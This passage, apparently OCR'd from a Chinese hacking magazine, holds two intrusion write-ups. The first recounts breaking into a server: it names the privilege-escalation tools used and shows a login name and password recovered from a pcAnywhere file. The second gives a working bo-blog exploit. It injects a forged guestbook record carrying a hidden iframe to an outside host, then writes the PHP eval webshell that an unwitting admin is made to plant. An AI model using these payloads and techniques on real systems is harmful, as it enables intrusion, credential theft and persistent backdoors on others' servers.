


图 8




图 9

谁知道，他的服务器偏偏设置的不怎么完善，权限还很大的，只有 c 盘不可以访问而已，其余的盘都可以访问，可以写入文件，呵呵，大家想到我要干什么了吧！当然是获取服务器的权

限了，挂qq升级，呵呵。

好了，渗透工作开始了，首先上传一个ftp.exe提升权限工具上去，上传到d盘，改名为sa.gif，提升加个用户看看，如图10。




图10

失败了，再来，上传一个serve-u.exe提升权限工具，再次执行命令，还是不行，看来也打了补丁了，默认的帐号和密码应该也改了，就算把工具上传到了那个everyone权限的地方（C:\winnt\system32\inetsrv\Data），还是不可以，看来管理员也还是有点儿水平的，再来看看还有什么好用的，幸好给我发现了一个好东西－－pcAnywhere，其默认的路径是：C:\Docume~1\All Users\Application Data\Symantec\pcAnywhere，下载他的cif文件，这个文件存放的是用户名和密码，如图11。




图11

我们使用pcanywhere passview这个小工具就可以很方便地查看到用户名和密码，如图12。




图12

```
Login name: amwhao
Password: 820225
```

得到了用户名和密码，再剩下来的事儿当然是登录了，还在等什么啊（图13）！




图13

至此，一次完整的入侵及提升权限过程就这样结束了！

（文章中涉及到的工具老兵上传工具、Winsock Expert、serve-u提升权限程序、pcanywhere passview已经收录于本期光盘中）

利用跨站 从bo-blog得到webshell

浅蓝的辐射鱼[F.S.T]

大家都知道bo-blog吧，它是一款很流行的个人单用户php的blog系统。是php的blog系统里鱼见过的最好的，速度稳定，安全，而且也有很多漂亮的模板可以提供用户选择，我们的冰狐浪子老大就使用这么一款blog系统，记得以前鱼就写过一篇关于它的安全隐患的文章，后来bob很快的更新了补丁，所以鱼觉得bo-blog从各个方面都是不错的，可惜依然存在一个安全隐患，可以使恶意攻击者得到webshll，另外在这里要把大家对跨站的误会解决掉，很多人一想到跨站依然想到的是img，汗……能直接写代码他也要非写个“img.....>"<”，好了不说废话了，我们进入正文。

1.漏洞起因

在bo-blog的guestbook.php里有段处理我们留言的代码，大家可以看看。

```
$gname=safe_convert($gname);
$gemail=safe_convert($gemail);
$ghomepage=safe_convert($ghomepage);
$gmessage=safe_convert($gmessage);
```

看到没有，所有提交的留言都被safe_convert函数处理过了，看来没戏，我们接着看下面到底有多少被写到了文本数据库里，

`$gcontent=$gname."|".$gshijian."|".$gemail."|".$ghomepage."|".$gmessage."|".$ip."|".$grestrict."|no||";`，看到了没有，有三个是没有处理就直接进入了文本数据库的，死猪也要病检啊，这真是不负责啊，我们来仔细看看这三个函数。

第一个“$gshijian”，时间，控制不了这个；“$ip”，要是谁可以把自己IP改成一串代码也是很有意思的，可惜依然利用不了。“$grestrict”的作用为是否隐藏只允许blog主人看，这个我们可

以伪造！

假设我们知道blog的文本数据库在哪里，我们可以直接写shell了，呵呵，但是我们不会知道的，那么我们可以干什么呢？我们继续往下看。


2．利用漏洞→跨站

由于这个是保存在文本数据库里的，所以我们不可以利用，而且php的magic为on的时候我们要处理掉转义是很郁闷的，所以我们要写的代码一不能有“'”，二不能有“''”，这样的代码编写有点儿困难，有一句代码可以达到我们的目的，而且没有上面的两个符号，我们还可以利用它得到shell，这就是框架，一个0高0宽的框架，**<iframe frameborder=0 width=00% height=00 scrolling=no src=文件地址></iframe>**，我们要做的就是把这个代码写到留言所能看到的地方，这就是显示我们留言的地方，我们先看看数据是怎么保存的。

它们是这样排列的：“留言名|时间|||内容|IP地址||no|我们可以伪造的内容|no|||”。我们要让他显示出来，就可以把它写到管理员回复那里，但是很不安全，因为管理员不是傻子，自己没回复还会想不起来？

我们可以把一篇留言变成两篇，这个，大家没想到吧。假设我们伪造的“$grestrict”内容为“0|no||| 回车 saiy|1111742327|||hello|61.129.112.245||no|0”的话，那么到了数据库里就成了“留言名| 时间||| 内容|IP地址||no|0|no|||saiy|1111742327|||hello|IP地址||no|0|no|||”，这就成了两篇留言，而我们可以控制第二篇的时间、用户名（管理员和已注册的都可以）IP地址和其他的东西，有意思吧！捣乱已经足够了。

第二篇留言我们可以加上0高0宽的框架了。在这里偶拿冰狐浪子GG的blog抓个小图（图1）给大家看看。



这里我伪造的“$grestrict”是：

```
0|no|||
icefox|1111742912|||well<iframe frameborder=0 width=00% height=00 scrolling=no src=http://www.huij.net/akira/blog/up/getshell.html></iframe>|61.129.112.245||no|0
```

所以icefox的留言里就会打开http://www.huij.net/akira/blog/up/getshell.html来运行里面的HTML，JS就更不要说了，而且这个HTML归我们管。

3．欺骗得到webshell的操作步骤

记得我在第二期写了一篇关于dvbbs的跨站的文章，看过的可能记得我说过，只要能写0高0宽的框架，我们就可以利用欺骗使得浏览者为我们提交操作，比如说，bo-blog后台有一个功能是执行php命令，我们可以使管理员在浏览我们留言的时候不知不觉的帮我们写了后门。

写文件的php代码如下：

```
<?php
$shell='<?eval($_POST[saiy]);?>';//要写入的代码是<?eval($_POST[saiy]);?>
$filename='./up/saiy.php';//写到up目录的saiy.php里面去
@$fp=fopen("$filename","w");//以写的方式打开文件
@fwrite($fp,$shell);//写进去
@fclose($fp);//关闭文件
?>
```

